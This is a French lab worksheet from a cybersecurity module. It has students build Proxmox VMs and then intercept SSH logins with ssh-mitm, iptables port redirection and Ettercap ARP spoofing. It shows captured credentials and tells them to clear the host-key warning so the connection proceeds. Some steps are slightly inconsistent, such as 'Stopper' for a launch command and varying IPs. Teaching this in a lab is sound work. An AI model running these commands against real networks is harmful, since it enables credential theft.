


ATTAQUE MAN-IN-THE-MIDDLE


SSH



1. Déploiement des machines virtuelles sur PROXMOX :

- 1.1 **Câblez** votre serveur PROXMOX au réseau en utilisant le switch de votre baie pour faciliter la connexion.
- 1.2 **Relevez** son adresse IP
- 1.3 **Connectez-vous** sur votre serveur PROXMOX avec votre navigateur : <https://IPduserveur:8006>
- 1.4 **Lancez** la création et le déploiement des VMs (on utilisera Debian pour les 3 VMs).

2. Test de la connexion SSH sur alice depuis bob:




2.1 **Tester** la connexion ssh du client (bob) vers le serveur (alice). Le mot de passe est alice.

```
ssh alice@192.168.56.11
```

2.2 **Lancer** Wireshark avec un filtre ssh et repérer les différentes étapes du protocole SSH présentées sur le document ressource :
<http://newtonformationsnir.fr/TP/SSHEXPERT.pdf>

2.3 **Se déconnecter** : `exit`

3. Attaque man-in-the-middle ssh:



3.1 **Télécharger** ssh-mitm :

```
wget https://github.com/ssh-mitm/ssh-mitm/releases/latest/download/ssh-mitm-x86_64.AppImage
```

3.2 **Donner** les droits d'exécution au fichier téléchargé :

```
chmod +x ssh-mitm*.AppImage
```

3.3 **Stopper** sshd :

```
systemctl stop ssh
```

3.4 **Stopper** ssh-mitm :

```
sudo ./ssh-mitm*.AppImage server --remote-host ipduserveurcible --listen-port 2222
```

Configuration des redirections reseau

3.5 **Activer** le routage IP :

```
echo 1 > /proc/sys/net/ipv4/ip_forward  
ou  
sudo sysctl -w net.ipv4.ip_forward=1
```

3.6 **Configurer** le système pour qu'il laisse passer tous les paquets qui le traversent :

```
sudo iptables -P FORWARD ACCEPT
```

3.7 **Ajouter** une règle pour accepter tout le trafic TCP entrant sur le port 2222 :

```
sudo iptables -A INPUT -p tcp --dport 2222 -j ACCEPT
```

3.8 **Rediriger** tout le trafic TCP entrant destiné au port 22 vers le port 2222 :

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222
```

Attaque ARP spoofing :

3.9 **Installer** Ettercap :

```
sudo apt install ettercap-text-only
```

3.10 **Lancer** l'attaque :

```
sudo ettercap -i eth1 -T -M arp /ipserveurssh//  
/ipvictime//
```

4. Test de la connexion SSH sur alice depuis bob:

4.1 **Tester** la connexion ssh du client (bob) vers le serveur (alice). Le mot de passe est alice.

```
ssh alice@192.168.56.10
```

Vous devriez avoir ce message pour vous prévenir d'une menace potentielle :

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  
@   WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!   @  
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!  
Someone could be eavesdropping on you right now (man-in-the-middle attack)!  
It is also possible that a host key has just been changed.  
The fingerprint for the RSA key sent by the remote host is  
SHA256:ku8TynnYGkInoiy63rFvw8cyIi10ZX58JJwTklwMA7M.  
Please contact your system administrator.  
Add correct host key in /home/alice/.ssh/known_hosts to get rid of this message.  
Offending RSA key in /home/alice/.ssh/known_hosts:1  
  remove with:  
    ssh-keygen -f "/home/alice/.ssh/known_hosts" -R "10.0.2.7"  
RSA host key for 10.0.2.7 has changed and you have requested strict checking.  
Host key verification failed.  
_
```

Ce message est courant lorsque l'on a l'habitude d'utiliser ssh sur un réseau privé. Il est possible de se connecter en saisissant auparavant :

```
ssh-keygen -R 192.168.56.11
```

4.2 **Tester** de nouveau la connexion ssh du client (bob) vers le serveur (alice). Le mot de passe est alice.

Module cybersécurité

Vous devriez pouvoir relever le username et le password :

```
* client connecting for the first
time or using default key order!
* Preferred server host key algorithm:
ecdsa-sha2-nistp256-cert-v01@openssh.com
Remote auth-methods: ['publickey', 'password']
Remote authentication succeeded
Remote Address: 10.0.2.7:22
Username: serveur-web
Password: serveur-web
Agent: no agent
```